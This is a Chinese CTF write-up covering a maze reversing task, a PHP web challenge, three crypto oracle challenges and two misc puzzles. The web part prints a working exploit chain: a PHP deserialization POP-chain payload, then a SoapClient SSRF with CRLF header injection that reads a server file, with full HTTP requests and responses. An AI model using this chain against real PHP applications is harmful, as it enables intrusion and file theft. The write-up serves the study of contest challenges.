1 1 1 1 1 1 1 1 1 0 0 0 0 1 1 1 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 1 1 1 1 1 1 1 1 1 1 1 0 1 1 0 1 1 1 1 1 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 1 1 1 1 1 1 1 1 1 1 1 0 1 1 1 0 1 1 1 0 1 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 1 1 1 1 1 1 1 1 1 1 1 0 0 1 1 1 0 1 0 1 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 1 1 1 1 1 1 1 1 1 1 1 0 1 1 1 1 0 1 1 1 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 1 1 1 1 1 1 1 1 0 0 0 0 1 1 1 1 1 1 1 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 1 1 1 1 1 1 1 1 0 1 1 1 1 1 1 1 1 1 1 1 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 1 1 1 1 1 1 1 1 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 0 1 1 1 1 1 1 0 1 1 1 1 1 1 1 1 1 1 1 1
1 1 1 1 1 1 1 1 1 1 1 1 1 1 0 1 0 1 1 1 0 1 1 1 1 1 0 1 1 1 1 1 1 1 1 1 1 1 1
1 1 1 1 1 1 1 1 1 1 1 1 1 0 1 0 1 0 1 1 1 0 1 1 1 1 0 0 0 0 0 0 0 1 1 1 1 1 1
1 1 1 1 1 1 1 1 1 1 1 1 1 0 1 1 1 1 1 0 1 0 1 1 1 1 1 1 1 1 1 1 1 0 1 1 1 1 1 1
1 1 1 1 1 1 1 1 1 1 1 1 1 0 1 1 1 1 1 0 1 1 1 1 1 1 1 1 1 1 1 1 1 0 1 1 1 1 1 1
1 1 1 1 1 1 1 1 1 1 1 1 1 0 1 1 1 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 0 1 1 1 1 1 1
1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 0 1 0 1 0 1 0 1 0 1 1 1 1 1 1 1 1 1 0 0 0 0 0 1 1
1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 0 1 0 1 0 1 0 1 0 1 1 1 1 1 1 1 1 1 1 1 0 1 1
1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 0 1 1 1 1 1 1 1 1 1 0 1 1
1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 0 1 1 1 1 1 1 1 1 0 1 1
1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 0 1 1 1 0 1 0 1 1 1 1 0 0 1
1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 0 1 1 1 0 1 0 1 0 1 1 1 1 0 1
1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 0 1 1 1 0 1 1 1 1 1 0 1 1 1 0 1
1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 0 1 0 1 1 1 1 1 0 1 1 1 0 0 0
1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 0 1 1 1 1 1 1 1 0 1 0 1 0 0
1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 2 1 0 1 1 1 1
```


手工跑图，并且需要走75步

```
++dword_4068A4;
if ( byte_406000[40 * dword_40689C + dword_4068A0] == 2 && dword_4068A4 == 75 )
{
  sub_402F90("\n%s", (char)v3);
```


int

得到结果：

dssaaasasssdsddddwddssasaaassdsssaasssddssasaassaaassdsdsssaaassddddsdssasa



WEB

Babyphp

- 参考链接：https://www.cnblogs.com/20175211lyz/p/11515519.html

前置知识点这个LCTF的wp写的很详细，下面写做法。

```
index.php
<?php
//something in flag.php

class A
{
    public $a;
    public $b;

    public function __wakeup()
    {
        $this->a = "babyhacker";
    }

    public function __invoke()
    {
        if (isset($this->a) && $this->a == md5($this->a)) {
            $this->b->uwant();
        }
    }
}

class B
{
    public $a;
    public $b;
```

```
    public $k;

    function __destruct()
    {
        $this->b = $this->k;
        die($this->a);
    }
}

class C
{
    public $a;
    public $c;

    public function __toString()
    {
        $cc = $this->c;
        return $cc();
    }
    public function uwant()
    {
        if ($this->a == "phpinfo") {
            phpinfo();
        } else {
            call_user_func(array(reset($_SESSION), $this->a));
        }
    }
}


if (isset($_GET['d0g3'])) {
    ini_set($_GET['baby'], $_GET['d0g3']);
    session_start();
    $_SESSION['sess'] = $_POST['sess'];
}
else{
    session_start();
    if (isset($_POST["pop"])) {
        unserialize($_POST["pop"]);
    }
}
var_dump($_SESSION);
highlight_file(__FILE__);
flag.php
<?php
session_start();
highlight_file(__FILE__);
```

```
highlight_file(__FILE__);
//flag在根目录下
if($_SERVER["REMOTE_ADDR"]=="127.0.0.1"){
    $f1ag=implode(array(new $_GET['a']($_GET['b'])));
    $_SESSION["F1AG"]= $f1ag;
}else{
   echo "only localhost!!";
}
```

首先构造pop链。

```
B::__destruct()->C::__toString()->A::__invoke()->C::uwant()
```

中间的md5直接用php弱比较，找一个md5之后是0e开头的就行了。

构造exp：

```
<?php
//something in flag.php

class A
{
    public $a = '0e215962017';
    public $b;



    public function __invoke()
    {
        if (isset($this->a) && $this->a == md5($this->a)) {
            $this->b->uwant();
        }
    }
}

class B
{
    public $a;
    public $b;
    public $k;

    function __destruct()
    {
```

```
        $this->b = $this->k;
        die($this->a);
    }
}

class C
{
    public $a ;
    public $c;

    public function __toString()
    {
        $cc = $this->c;
        return $cc();
    }
    public function uwant()
    {
        if ($this->a == "phpinfo") {
            phpinfo();
        } else {
            call_user_func(array(reset($_SESSION), $this->a));
        }
    }
}


session_start();
$_SESSION['sess'] = 'SoapClient';


$first = new B();
$first->a = new C();
$first->a->c = new A();
$first->a->c->b = new C();
$first->a->c->b->a = '11111';
print((serialize($first)));
//var_dump($_SESSION);
```

最后，改一下参数，绕过wakeup

```
s:1:"a";s:11:"0e215962017";s:1:"b";O:1:"C":2:{s:1:"a";s:5:"11111";s:1:"c";N;}}}s:1:"b";N;s:1:"k";N;}
```

利用session反序列，利用SoapClient触发反序列化导致SSRF。

session反序列化->soap(ssrf+crlf)->call_user_func激活soap类。

首先构造原生类链

```
<?php
$a = new SoapClient(null,
    array(
        'user_agent' => "aaa\r\nCookie:PHPSESSID=u6ljl69tjrbutbq4i0oeb0m332",
        'uri' => 'bbb',
        // 'location' => 'http://127.0.0.1/flag.php?a=GlobIterator&b=/*f*' //首先用GlobIterator找f
        'location' => 'http://127.0.0.1/flag.php?a=SplFileObject&b=file:///f1111llllllaagg'

    )
);
$b = serialize($a);
echo urlencode($b);
?>
```

首先，第一次上传构造好的反序列化的session，设置 `ini_set` 中session的存储方式为 `php_serialize` ，这个时候构造的链子会通过序列化的链子存储，

```
POST /?baby=session.serialize_handler&d0g3=php_serialize HTTP/1.1
Host: 47.108.29.107:10356
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chro
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=u6ljl69tjrbutbq4i0oeb0m332
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 401

sess=|O%3A10%3A%22SoapClient%22%3A5%3A%7Bs%3A3%3A%22uri%22%3Bs%3A3%3A%22bbb%22%3Bs%3A8%3A%22locat
```

请求

Pretty 原始 十六进制 \n ≡

```
1 POST /?baby=session.serialize_handler&d0g3=php_serialize HTTP/1.1
2 Host: 47.108.29.107:10356
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.54
  Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
  mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
  0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: zh-CN,zh;q=0.9
9 Cookie: PHPSESSID=u6ljl69tjrbutbq4i0oeb0m332
.0 Connection: close
.1 Content-Type: application/x-www-form-urlencoded
.2 Content-Length: 401
.3
.4 sess=
  |O%3A10%3A%22SoapClient%22%3A5%3A%7Bs%3A3%3A%22uri%22%3Bs%3A3%3A%2
  2bbb%22%3Bs%3A8%3A%22location%22%3Bs%3A67%3A%22http%3A%2F%2F127.0.
  0.1%2Fflag.php%3Fa%3DSplFileObject%26b%3Dfile%3A%2F%2F%2Ff11111111
  llaagg%22%3Bs%3A15%3A%22_stream_context%22%3Bi%3A0%3Bs%3A11%3A%22_
  user_agent%22%3Bs%3A48%3A%22aaa%0D%0ACookie%3APHPSESSID%3Du6ljl69t
  jrbutbq4i0oeb0m332%22%3Bs%3A13%3A%22_soap_version%22%3Bi%3A1%3B%7D
```

响应

Pretty 原始 十六进制 Render \n ≡

```
1 HTTP/1.1 200 OK
2 Date: Sun, 27 Nov 2022 10:28:01 GMT
3 Server: Apache/2.4.53 (Debian)
4 X-Powered-By: PHP/7.4.29
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Vary: Accept-Encoding
9 Content-Length: 8354
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
12
13 array(1) {
14 ["sess"]=>
15 string(260) "|0:10:"SoapClient":5:{s:3:"uri";s:3:"bbb";s:8:"loca
16 Cookie:PHPSESSID=u6ljl69tjrbutbq4i0oeb0m332";s:13:"_soap_versior
17 }
18 <code>
   <span style="color: #000000">
19 <span style="color: #0000BB">&lt;?php<br />
   </span>
   <span style="color: #FF8000">//something in flag.php
   <br />
   </span>
   <span style="color: #007700">class 
   <span style="color: #0000BB">A<br />
```


第二次，需要将 `sess` 设置为 `SoapClient` 这个类，方便第三次利用反序列化pop链中call_user_func激活soap类

```
POST /?baby&d0g3 HTTP/1.1
Host: 47.108.29.107:10356
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chro
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=u6ljl69tjrbutbq4i0oeb0m332
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

sess=SoapClient
```

Pretty 原始 十六进制 ... ≡

```
1 POST /?baby&d0g3 HTTP/1.1
2 Host: 47.108.29.107:10356
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.54
  Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
  mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
  0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: zh-CN,zh;q=0.9
```

Pretty 原始 十六进制 Render ... ≡

```
7 Pragma: no-cache
8 Vary: Accept-Encoding
9 Content-Length: 8466
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
12
13 array(2) {
14 ["a:1:{s:4:"sess";s:260:""]=>
15 object(SoapClient)#1 (5) {
16 ["uri"]=>
17 string(3) "bbb"
18 ["location"]=>
19 string(67) "http://127.0.0.1/flag.php?a=SplFileObject&b=file:///f
```

```
9 Cookie: PHPSESSID=u6ljl69tjrbutbq4i0oeb0m332
10 Connection: close
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 15
13
14 sess=SoapClient
```

```
20 ["_stream_context"]=>
21 int(0)
22 ["_user_agent"]=>
23 string(48) "aaa
24 Cookie:PHPSESSID=u6ljl69tjrbutbq4i0oeb0m332"
25 ["_soap_version"]=>
26 int(1)
27 }
28 ["sess"]=>
29 string(10) "SoapClient"
30 }
31 <code>
   <span style="color: #000000">
32 <span style="color: #0000BB">&lt;?php
   </span>
```


第三次，直接用call_user_func激活soap类，通过flag.php将flag写入session

```
POST / HTTP/1.1
Host: 47.108.29.107:10356
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chro
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=u6ljl69tjrbutbq4i0oeb0m332
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 163

pop=O:1:"B":3:{s:1:"a";O:1:"C":2:{s:1:"a";N;s:1:"c";O:1:"A":3:{s:1:"a";s:11:"0e215962017";s:1:"b"
```

请求

Pretty 原始 十六进制 ...

```
1 POST / HTTP/1.1
2 Host: 47.108.29.107:10356
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.54
  Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
  mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
  0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: zh-CN,zh;q=0.9
9 Cookie: PHPSESSID=u6ljl69tjrbutbq4i0oeb0m332
10 Connection: close
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 163
13
14 pop=
  O:1:"B":3:{s:1:"a";O:1:"C":2:{s:1:"a";N;s:1:"c";O:1:"A":3:{s:1:"a"
  ;s:11:"0e215962017";s:1:"b";O:1:"C":2:{s:1:"a";s:5:"11111";s:1:"c"
  ;N;}}}s:1:"b";N;s:1:"k";N;}
```

响应

Pretty 原始 十六进制 Render ...

```
1 HTTP/1.0 500 Internal Server Error
2 Date: Sun, 27 Nov 2022 08:24:30 GMT
3 Server: Apache/2.4.53 (Debian)
4 X-Powered-By: PHP/7.4.29
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Content-Length: 0
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12
```

这个地方报错很正常，因为这个pop链并没有形成闭合，最后没有return一个 `String` 来给B类的 `__toString()` 方法

最后一次发包获取获取flag

```
GET / HTTP/1.1
Host: 47.108.29.107:10356
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chro
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=u6ljl69tjrbutbq4i0oeb0m332
Connection: close
```

Pretty 原始 十六进制 \n

```
1 GET / HTTP/1.1
2 Host: 47.108.29.107:10356
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.54
  Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
  ,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b
  3;q=0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: zh-CN,zh;q=0.9
9 Cookie: PHPSESSID=u6ljl69tjrbutbq4i0oeb0m332
.0 Connection: close
.1
.2
```

Pretty 原始 十六进制 Render \n

```
131 }
132 ["previous":"Exception":private]=>
133 NULL
134 ["faultstring"]=>
135 string(27) "Error Fetching http hea
136 ["faultcode"]=>
137 string(4) "HTTP"
138 }
139 }
140 ["sess"]=>
141 string(10) "SoapClient"
142 ["F1AG"]=>
143 string(39) "DOg3{6b5622fad53843d4b2
144 "
145 }
146 <code>
    <span style="color: #000000">
147 <span style="color: #0000BB">&lt;
    </span>
    <span style="color: #FF8000">//so
    <br />
    </span>
```


Crypto

cry1

nc 120.78.131.38 10001

> 签到

```python
from pwn import *
from hashlib import *
from itertools import product
from string import *

r = remote("120.78.131.38",10001,level='debug')
_ = r.recvuntil("XXXX + ")
data = r.recvline().decode().strip('\n').split(")")

l = string.ascii_letters + string.digits
for i,j,k,w in product(l,l,l,l):
    s = i+j+k+w+data[0]
    if sha256(s.encode()).hexdigest() == data[1]:
        print(s[:4])
        r.recvuntil('Give Me XXXX:\n')
        r.sendline(s[:4])
        break

r.recvuntil("If you guessed right, I'll give you the flag!, You only have 6 chances (1~20)\n")
for i in range(6):
    x = random.randrange(1,21)
    r.sendline(str(x).encode())
    try:
        r.recvuntil(b'wrong number, guess again:\n')
    except:
        r.interactive()
```

cry2

nc 120.78.131.38 10086

求f2

> 由于相同明文加密后得到密文相同，每次更改Imssage长度，逐位攻击f2

```python
ls = ['']
for i in trange(16):
    s = ''
    for _ in ls:
        s += _
    print('s= '+s)
    for j in ll:
        r.recvuntil('You can input anything:\n')
        r.sendline('00000000' + ('0'*(16-i-1)+s+j) + '0'*(16-i-1))
        r.recvuntil("Here is your cipher: b'")
        data = r.recvline()
        tmp = bytes.fromhex(data[:-2].decode())
        if tmp[16:32]==tmp[32:48]:
            ls.append(j)
            break
    print(ls,i)
assert ls[-1] == '}'
f2 = ''
for i in ls:
    f2 += i
print(f2)
```

> 爆破f1后三位 分字母多进程爆破（62个进程 10min）

```python
f1 = ''
a = 'A' #a从 a-zA-Z0-9 多进程爆破
for j in trange(len(l)):
    for k in range(len(l)):
        r.recvuntil('You can input anything:\n')
        f1 = 'D0g3{'+a+l[j]+l[k]
        r.sendline('00000000'+f1+'00000000')
        r.recvuntil("Here is your cipher: b'")
        tmp = bytes.fromhex(r.recvline()[:-2].decode())
        if tmp[:16] == tmp[16:32]:
            print(f1)
            sleep(10000)
```

cry3

nc 120.78.131.38 10010

> 1.proof 1 略
>
> 2.proof 2 如下构造使第三个分组异或后等于'Whitfield__Diffi'
>
> 3.proof 3 先恢复E，共模攻击恢复m

```
from pwn import *
from hashlib import *
from itertools import product
from string import *
from tqdm import *
from Crypto.Util.Padding import pad
from Crypto.Util.number import *
from gmpy2 import *

r = remote("120.78.131.38",10010)# ,level='debug'
_ = r.recvuntil("XXXX + ")
data = r.recvline().decode().strip('\n').split(")")

l = string.ascii_letters + string.digits
for i,j,k,w in product(l,l,l,l):
    s = i+j+k+w+data[0]
    if sha256(s.encode()).hexdigest() == data[1]:
        print(s[:4])
        r.recvuntil('Give Me XXXX:\n')
        r.sendline(s[:4])
        break

r.recvuntil('You must prove your identity to enter the palace ')
tmp = bytes.fromhex(r.recvline()[:-1].decode())
inti = pad(b'Whitfield__Diffie',16)
print(inti[:16],inti[16:])
C
r.send(data)
_ = r.recvuntil('Flag has been encrypted by Diffie\n')
num = r.recvuntil(')').decode().strip('\n').strip('(').strip(')').split(', ')
```

```
print(num)
n, e1, e2, e3, c1, c2, c3 = [int(i) for i in num]

E = [0,0,0]
E[0] = GCD(e1,e2)
E[2] = GCD(e2,e3)
E[1] = GCD(e1,e3)

com, s0, s1 = gcdext(E[0]*E[1],E[0]*E[2])
assert s0*E[0]*E[1]+s1*E[0]*E[2] == E[0]
ce0 = pow(c1,s0,n)*pow(c2,s1,n)%n

com, s0, s1 = gcdext(E[0],E[1]*E[2])
assert s0*E[0]+s1*E[1]*E[2] == 1
m = pow(ce0,s0,n)*pow(c3,s1,n)%n
print(long_to_bytes(m))
```

Misc

GumpKing

将题目安装后运行，发现是一个游戏。需要不断向上跳到云朵上。


跳够一百下即可

都很好 就是flag味道有点大()

RedCoast

得到一堆01，分析发现有zip特征：

```
from Crypto.Util.number import *
with open('Signal', 'r') as f:
    con = f.read()
print(long_to_bytes(int(con,2)))
# 发现压缩包头的特征。
```



以二进制识别为十进制，再转换为bytes，保存为zip文件：

```
from Crypto.Util.number import *
with open('Signal', 'r') as f:
    con = f.read()
with open('signal.zip', 'wb') as f2:
    f2.write(long_to_bytes(int(con,2)))
```


打开压缩文件，得到625张黑白图片 以及 一个Signal.zip压缩包。


将625图片换成25x25的图片，得到二维码:

```
from PIL import Image
import os

IMAGES_PATH = 'signal~\\'  # 图片集地址
IMAGES_FORMAT = ['.png', '.PNG']  # 图片格式
IMAGE_WIDTH = 100  # 每张小图片的大小
IMAGE_HEIGHT = 100  # 每张小图片的大小
IMAGE_ROW = 25  # 图片间隔，也就是合并成一张图后，一共有几行
IMAGE_COLUMN = 25  # 图片间隔，也就是合并成一张图后，一共有几列
IMAGE_SAVE_PATH = 'final.jpg'  # 图片转换后的地址

newimg = Image.new('RGB',(IMAGE_COLUMN * IMAGE_HEIGHT, IMAGE_ROW * IMAGE_WIDTH))
for y in range(25):
    for x in range(25):
        timg = Image.open(IMAGES_PATH + str(y*IMAGE_COLUMN + x) + '.png')
        newimg.paste(timg, (x*IMAGE_WIDTH, y*IMAGE_HEIGHT))
newimg.save('new.png')
```






扫描得到key:

